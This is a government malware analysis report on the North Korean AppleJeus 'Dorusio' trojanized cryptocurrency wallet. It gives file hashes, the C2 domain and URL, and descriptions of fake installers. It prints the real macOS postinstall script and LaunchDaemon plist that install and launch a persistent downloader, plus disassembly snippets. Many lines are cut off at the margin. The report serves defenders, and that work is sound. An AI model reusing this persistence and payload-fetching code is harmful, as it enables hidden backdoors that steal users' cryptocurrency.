MAR-10322463-6.v1 - AppleJeus: Dorusio

Malware Analysis Report

10322463.r6.v1

2021-02-12

Notification

Summary

Description

This Malware Analysis Report (MAR) is the result of analytic efforts among the Federal Bureau of Investigation (FBI), the Cybersecurity and Infras (CISA), and the Department of Treasury (Treasury) to highlight the cyber threat to cryptocurrency posed by North Korea, formally known as the D Republic of Korea (DPRK), and provide mitigation recommendations. Working with U.S. government partners, FBI, CISA, and Treasury assess th these agencies attribute to North Korean state-sponsored advanced persistent threat (APT) actors—is targeting individuals and companies, includ exchanges and financial service companies, through the dissemination of cryptocurrency trading applications that have been modified to include r theft of cryptocurrency.

This MAR highlights this cyber threat posed by North Korea and provides detailed indicators of compromise (IOCs) used by the North Korean gov Government refers to malicious cyber activity by the North Korean government as HIDDEN COBRA. For more information on other versions of Ap recommended steps to mitigate this threat, see Joint Cybersecurity Advisory AA21-048A: AppleJeus: Analysis of North Korea's Cryptocurrency M cert.cisa.gov/ncas/alerts/AA21-048A.

There have been multiple versions of AppleJeus malware discovered since its initial discovery in August 2018. In most versions, the malware app legitimate-looking cryptocurrency trading company and website, whereby an unsuspecting individual downloads a third-party application from a w legitimate.

The U.S. Government has identified AppleJeus malware version—Dorusio—and associated IOCs used by the North Korean government in Apple information has been redacted from this report to preserve victim anonymity.

Dorusio, discovered in March 2020, is a legitimate-looking cryptocurrency trading software that is marketed and distributed by a company and we and dorusio[.]com, respectively—that appear legitimate. There are Windows and OSX versions of Dorusio Wallet. As of at least early 2020, the ac in 404 errors. The download page has release notes with version revisions claiming to start with Version 1.0.0, which was released on April 15, 20 For a downloadable copy of IOCs, see: MAR-10322463-6.v1.stix.

Submitted Files (6)

[Redacted] (dorusio_osx_v2.1.0.dmg)

21afaceee5fab15948a5a724222c948ad17cad181bf514a680267abcce186831 (DorusioUpgrade.exe)

[Redacted] (dorusio_win_v2.1.0.msi)

78b56a1385f2a92f3c9404f71731088646aac6c2c84cc19a449976272dab418f (Dorusio.exe)

a0c461c94ba9f1573c7253666d218b3343d24bfa5d8ef270ee9bc74b7856e492 (Dorusio)

dcb232409c799f6ddfe4bc0566161c2d0b372db6095a0018e6059e34c2b79c61 (dorusio_upgrade)

Domains (1)

dorusio.com

Findings

[Redacted]

Tags

droppertrojan

Details

Name	dorusio_win_v2.1.0.msi
Size	141426176 bytes

Type	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, MSI Installer, Security: 0, Code page: 1252, Numl Dorusio, Author: Dorusio Service Ltd, Name of Creating Application: Advanced Installer 14.5.2 build 83143, Template: ;1033, Comme database contains the logic and data required to install Dorusio., Title: Installation Database, Keywords: Installer, MSI, Database, Nur
MD5	[Redacted]
SHA1	[Redacted]
SHA256	[Redacted]
SHA512	[Redacted]
ssdeep	[Redacted]
Entropy	[Redacted]

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

[Redacted]	Downloaded_By	dorusio.com
[Redacted]	Contains	78b56a1385f2a92f3c9404f71731088646aac6c2c84cc19a449976272dab418f
[Redacted]	Contains	21afaceee5fab15948a5a724222c948ad17cad181bf514a680267abcce186831

Description

This Windows program from the Dorusio Wallet site is a Windows MSI Installer. This installer appears to be legitimate and will install "Dorusio.exe (78b56a1385f2a92f3c9404f71731088646aac6c2c84cc19a449976272dab418f) in the “C:\Program Files (x86)\Dorusio” folder. It will also install "D (21afaceee5fab15948a5a724222c948ad17cad181bf514a680267abcce186831) in the “C:\Users\<username>\AppData\Roaming\DorusioSupport’ installation, the installer launches "DorusioUpgrade.exe." During installation, a Dorusio folder containing the "Dorusio.exe" application is added to

Screenshots



Figure 1 - Screenshot of the Dorusio Wallet installation.

dorusio.com

Tags

command-and-control

URLs

dorusio.com/dorusio_update.php

Whois

Whois for dorusio.com had the following information:
Registrar: NAMECHEAP INC
Creation Date: 2020-03-30
Registrar Registration Expiration Date: 2021-03-30

Relationships

dorusio.com	Connected_From	dcb232409c799f6ddfe4bc0566161c2d0b372db6095a0018e6059e34c2b79c61
dorusio.com	Downloaded	[Redacted]
dorusio.com	Downloaded	[Redacted]

Description

The domain "dorusio.com" had a legitimately signed Sectigo SSL certificate, which was “Domain Control Validated” similar to the domain certificat
AppleJeus domain certificates. Investigation revealed the point of contact listed for verification was support[@]dorusio.com. No other contact infor
the administrative or technical contact for the domain.

The domain is registered with NameCheap at the IP address 198.54.115.51 with ASN 22612. This IP is on the same ASN as the AppleJeus versi
address.
Screenshots



Figure 2 - Screenshot of the Dorusio site.



Figure 3 - Screenshot of the Dorusio download page.

78b56a1385f2a92f3c9404f71731088646aac6c2c84cc19a449976272dab418f

Tags

trojan

Details

Name	Dorusio.exe
Size	97682432 bytes
Type	PE32+ executable (GUI) x86-64, for MS Windows
MD5	6c36c8efe2ec2b12f343537d214f45e8
SHA1	69eb27395e8f23b592547b69fbaf19ad03d6a89a

SHA256	78b56a1385f2a92f3c9404f71731088646aac6c2c84cc19a449976272dab418f
SHA512	e9e72322983315d7a99e104b0a36e6301b7c78b3e93fc33c03e2e74ea1d5423b852a23a87a8ecaadf33f73ceb03b306d953b197a1354
ssdeep	1572864:odJvugr82jf19dUM/1T8+1VJRukUhkmG:odhg6Pm
Entropy	6.674758

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

97 1b60a6d35c872102f535ae6a3d7669fb7d55c43dc7e73354423fdcca01a955d6

PE Metadata

Compile Date	2019-12-16 00:00:00-05:00
Import Hash	bb1d46df79ee2045d0bc2529cf6c7458
Company Name	BitPay
File Description	Dorusio
Internal Name	Dorusio
Legal Copyright	Copyright © 2020 BitPay
Product Name	Dorusio
Product Version	2.1.0.0

PE Sections

MD5	Name	Raw Size	Entropy
f62420692d3492b34a0696beb92d52dc	header	1024	2.991122
36430f041d87935dcb34adde2e7d625d	.text	78234112	6.471421
ee7e02e8e2958ff79f25c8fd8b7d33e5	.rdata	15596032	6.376243
65c59271f5c2bab26a7d0838e9f04bcf	.data	262144	3.484705
00406f1d9355757d80cbf48242fdf344	.pdata	2768896	6.805097
6a6a225bfe091e65d3f82654179fbc50	.00cfg	512	0.195869
786f587a97128c401be15c90fe059b72	.rodata	6144	4.219562
9efa43af7b1faae15ffbd428d0485819	.tls	512	0.136464
60d3ea61d541c9be2e845d2787fb9574	CPADinfo	512	0.122276
bf619eac0cdf3f68d496ea9344137e8b	prot	512	0.000000
fb5463e289f28642cc816a9010f32981	.rsrc	102912	4.766115
fb3216031225fdb1902888e247009d0c	.reloc	709120	5.476445

Packers/Compilers/Cryptors

Microsoft Visual C++ 8.0 (DLL)

Relationships

78b56a1385... Contained_Within [Redacted]

Description

This file is a 64-bit Windows executable contained within the Windows MSI Installer "dorusio_win_v2.1.0.msi." When executed, "Dorusio.exe" loa
cryptocurrency wallet application with no signs of malicious activity. Aside from the "Dorusio" logo and two new services, the wallet appears to be
AppleJeus version 4 "Kupay wallet."

This application appears to be a modification of the opensource cryptocurrency wallet Copay, which is distributed by Atlanta based company BitP
website "bitpay.com," “BitPay builds powerful, enterprise-grade tools for crypto acceptance and spending”.

In addition to application appearance being similar, a DNS request for "bitpay.com" is always sent out immediately after a DNS request for "dorusi
listed for "Dorusio" is Bitpay.

In addition, the GitHub “Commit Hash” listed in the "Dorusio" application “638b2b1” is to a branch of Copay found at hxxps[:]//github.com/flean/co

Screenshots



Figure 4 - Screenshot of the Dorusio application.



Figure 5 - Screenshot of the "Dorusio.exe" file information.

21afaceee5fab15948a5a724222c948ad17cad181bf514a680267abcce186831

Tags

trojan

Details

Name	DorusioUpgrade.exe
Size	115712 bytes
Type	PE32+ executable (GUI) x86-64, for MS Windows
MD5	0f39312e8eb5702647664e9ae8502ceb
SHA1	7e64fb8ec24361406ed685719d8dedc7920791d5
SHA256	21afaceee5fab15948a5a724222c948ad17cad181bf514a680267abcce186831
SHA512	3362ef6d9c24814972c9b59f2e0b57b2c3acdb4d1dd8cd5a240359bf73ae953116ef9b8d217a817ce985ca22b3bcfe01c1085b5e707a3
ssdeep	3072:LHOKVwaew2/vN5z3bwe+F6s3yvMBhKBrF:TjwaewcPz3Me+33UF
Entropy	6.126094

Antivirus

Ahnlab	Trojan/Win64.FakeCoinTrader

Avira	TR/NukeSped.xmawj
BitDefender	Trojan.GenericKD.34182499
Cyren	W64/Trojan.ACZK-7741
ESET	a variant of Win64/NukeSped.DE trojan
Emsisoft	Trojan.GenericKD.34182499 (B)
Ikarus	Trojan.Win64.Nukesped
K7	Trojan (00569b451)
Lavasoft	Trojan.GenericKD.34182499
NetGate	Trojan.Win32.Malware
Symantec	Trojan.Gen.MBT
TACHYON	Trojan/W64.APosT.115712.B
VirusBlokAda	Trojan.APosT
Zillya!	Trojan.NukeSped.Win64.104

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2020-03-30 02:52:41-04:00
Import Hash	565005404f00b7def4499142ade5e3dd

PE Sections

MD5	Name	Raw Size	Entropy
7ad599057f9d62e659ad5265b6bf8c8e	header	1024	2.724023
7b2cea9046657ec66f103b9b3f53453d	.text	65536	6.457037
59a79bcabee5542c73040a87b4be2d4e	.rdata	39936	5.085609
dbf3b39f579f6cafbdf3960f0a87f5f9	.data	2560	1.851526
a6f84d98a061c4cd7874a78606fff84f	.pdata	4096	4.924567
9c5adf56a571e84dc0c7329a768be170	.gfids	512	1.326857
c7e574f00528a7e39d594132f836e2ca	.reloc	2048	4.763069

Packers/Compilers/Cryptors

Microsoft Visual C++ 8.0 (DLL)

Relationships

21afaceee5... Contained_Within [Redacted]

Description

This file is a 64-bit Windows executable contained within the Windows MSI Installer "dorusio_win_v2.1.0.msi." When executed, "DorusioUpgrade. a service, which will automatically start when any user logs on. The service is installed with a description of “Automatic Dorusio Upgrade."

After installing the service, "DorusioUpgrade.exe" has similar behavior to the upgrade components of Kupay Wallet (AppleJeus variant 4) and Coi variant 5). On startup, "DorusioUpgrade.exe" allocates memory in order to later write a file. After allocating the memory and storing the hardcodec variable, the program attempts to open a network connection. The connection is named “Dorusio Wallet 2.1.0 (Check Update Windows)”, likely to user.

Similar to previous AppleJeus variants, "DorusioUpgrade.exe" collects some basic information from the system as well as a timestamp and places format strings. Specifically, the timestamp is placed into a format string “ver=%d&timestamp=%lu” where ver is set as the 201000, possibly referri version previously mentioned (Figure 5).

This basic information and hard-coded strings are sent via a POST to the command and control (C2) "dorusio.com/dorusio_update.php." If the PC returns an HTTP response status code of 200) but fails any of multiple different checks, "DorusioUpgrade.exe" will sleep for two minutes and ther timestamp and contact the C2 again.

After receiving the payload from the C2, the program writes the payload to memory and executes the payload.

The payload could not be downloaded as the C2 server dorusio.com/dorusio_update.php is no longer accessible. In addition, the sample was not reporting for this sample.

Screenshots

```
lea     rcx, [rsp+0E10h+Time] ; Time
call    _time64
mov     eax, dword ptr [rsp+0E10h+Time]
lea     r8, aVerDTimestampL ; "ver=%d&timestamp=%lu"
mov     r9d, 201000
```

Figure 6 - Screenshot of the format string and version.

[Redacted]

Tags

droppertrojan

Details

Name	dorusio_osx_v2.1.0.dmg
Size	[Redacted] bytes
Type	zlib compressed data
MD5	[Redacted]
SHA1	[Redacted]
SHA256	[Redacted]
SHA512	[Redacted]
ssdeep	[Redacted]
Entropy	[Redacted]

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

[Redacted]	Downloaded_By	dorusio.com

Description

This OSX program from the Dorusio Wallet site is an Apple DMG installer. The OSX program does not has a digital signature and will warn the us installation. As all previous versions of AppleJeus, the Dorusio Wallet installer appears to be legitimate, and installs both “Dorusio” (a0c461c94ba9f1573c7253666d218b3343d24bfa5d8ef270ee9bc74b7856e492) in the “/Applications/Dorusio.app/Contents/MacOS/” folder and a "dorusio_upgrade" (dcb232409c799f6ddfe4bc0566161c2d0b372db6095a0018e6059e34c2b79c61) also in the “/Applications/Dorusio.app/Conten installer contains a postinstall script (Figure 7).

The postinstall script is identical in functionality to the postinstall scripts from previous AppleJeus variants and is identical to the CoinGoTrade (ve The postinstall script creates a “DorusioDaemon” folder in the OSX “/Library/Application Support” folder and moves "dorusio_upgrade" to it. The “ folder contains both system and third-party support files which are necessary for program operation. Typically, the subfolders have names matchi applications. At installation, Dorusio placed the plist file (com.dorusio.pkg.wallet.plist) in “/Library/LaunchDaemons/."

As the LaunchDaemon will not be run immediately after the plist file is moved, the postinstall script then launches the dorusio_upgrade program ir

Screenshots

```
#!/bin/sh

mkdir -p /Library/Application\ Support/DorusioDaemon
mv /Applications/Dorusio.app/Contents/MacOS/dorusio_upgrade /Library/Application\ Support/DorusioDaemon/dorusio_upgrade
chmod 644 /Library/LaunchDaemons/com.dorusio.pkg.wallet.plist

chmod +x /Library/Application\ Support/DorusioDaemon/dorusio_upgrade
/Library/Application\ Support/DorusioDaemon/dorusio_upgrade &
```

Figure 7 - Screenshot of the postinstall script.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>com.dorusio.pkg.wallet</string>
        <key>ProgramArguments</key>
        <array>
                <string>/Library/Application Support/DorusioDaemon/dorusio_upgrade</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
</dict>
</plist>
```

Figure 8 - Screenshot of "com.dorusio.pkg.wallet.plist."

a0c461c94ba9f1573c7253666d218b3343d24bfa5d8ef270ee9bc74b7856e492

Tags

trojan

Details

Name	Dorusio
Size	186044 bytes
Type	Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>
MD5	4a43bafb4af0a038a7f430417bcc1b6e
SHA1	438243575764a5e856951126674f72f20b2a0d6f
SHA256	a0c461c94ba9f1573c7253666d218b3343d24bfa5d8ef270ee9bc74b7856e492
SHA512	51d37b27f390bc7f124f2cb8efb2b9c940d7a0c21b0912d06634f7f6af46a35e3221d25945bcad4b39748699ba8a33b17c350a480560e5
ssdeep	3072:RiD/8kxClwjnLFycZ+xzknUapR+Nghc1VeY1HhNGKBqzoJGUNKFsJuMuixQdf:RiDUSyQnLFycZ+a8yhUVeY1LngzofKFF
Entropy	6.083001

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This OSX sample was contained within Apple DMG installer "dorusio_osx_v2.1.0.dmg." Similar to the Windows version, "Dorusio" is likely a copy is almost identical to the AppleJeus variant 4 OSX "Kupay" program.

dcb232409c799f6ddfe4bc0566161c2d0b372db6095a0018e6059e34c2b79c61

Tags

trojan

Details

Name	dorusio_upgrade
Size	33312 bytes
Type	Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>
MD5	d620c699a5b1828aca699b5aee77e5e6
SHA1	e769a810389f931b748bbe80742c427126c063a4
SHA256	dcb232409c799f6ddfe4bc0566161c2d0b372db6095a0018e6059e34c2b79c61
SHA512	7bd98454d2a3fdd9d541dd0547c1f6a690b02b24495ce58324dd6377730f85a22f217173e178253dd8def989106702e87f7fa57223dde(

ssdeep	192:fHck6do21hhIymPTzTQxkqMd+K2uk7DLOJ4eL:fHcNqghDmPTzTE
Entropy	1.688205

Antivirus

ESET	a variant of OSX/NukeSped.F trojan

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

dcb232409c...	Connected_To	dorusio.com

Description

This OSX sample was contained within Apple DMG installer "dorusio_osx_v2.1.0.dmg." The program "dorusio_upgrade" is similar to AppleJeus v "kupay_upgrade" and AppleJeus variant 5 OSX sample "CoinGoTradeUpgradeDaemon."When executed, "dorusio_upgrade" immediately sleeps to see if the hard-coded value stored in “isReady” is a 0 or a 1. If it is a 0, the program sleeps again, and if it is a 1, the function “CheckUpdate” is contains most of the logic functionality of the malware. "CheckUpdate" sends a POST to the C2 hxxps[:]//dorusio.com/dorusio_update.php with a “Dorusio Wallet 2.1.0 (Check Update Osx).

Just as the Kupay and CoinGoTrade malware, the timestamp is placed into a format string “ver=%d&timestamp=%ld” where ver is set as the 201(the Dorusio Wallet version previously mentioned.

If the C2 server returns a file, it is decoded and written to /private/tmp/dorusio_update," with permissions by the command "chmod 700" (only the execute). The stage2 (/private/tmp/dorusio_update) is then launched and the malware dorusio_upgrade returns to sleeping and checking in with t

The payload could not be downloaded as the C2 server dorusio.com/dorusio_update.php is no longer accessible. In addition, the sample was not reporting for this sample.

Screenshots

```
mov     r14, rax
mov     rdi, cs:classRef_NSURL ; void *
mov     rsi, cs:selRef_URLWithString_ ; char *
lea     rdx, cfstr_HttpsDorusioCo ; "https://dorusio.com/dorusio_update.php"
call    r15 ; _objc_msgSend
```

Figure 9 - Screenshot of the C2 loaded into the variable.

Relationship Summary

[Redacted]	Downloaded_By	dorusio.com
[Redacted]	Contains	78b56a1385f2a92f3c9404f71731088646aac6c2c84cc19a449976272dab418f
[Redacted]	Contains	21afaceee5fab15948a5a724222c948ad17cad181bf514a680267abcce186831
dorusio.com	Connected_From	dcb232409c799f6ddfe4bc0566161c2d0b372db6095a0018e6059e34c2b79c61
dorusio.com	Downloaded	[Redacted]
dorusio.com	Downloaded	[Redacted]
78b56a1385...	Contained_Within	[Redacted]
21afaceee5...	Contained_Within	[Redacted]
[Redacted]	Downloaded_By	dorusio.com
dcb232409c...	Connected_To	dorusio.com

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organizatio configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unl
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.

- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Specia
"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".

Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at t
https://us-cert.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In most
provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding
analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manua
request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document should
at 1-888-282-0870 or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and ph
Reporting forms can be found on CISA's homepage at www.cisa.gov.

Revisions

February 17, 2021: Initial Version

Please share your thoughts.

We recently updated our anonymous product survey; we'd welcome your feedback.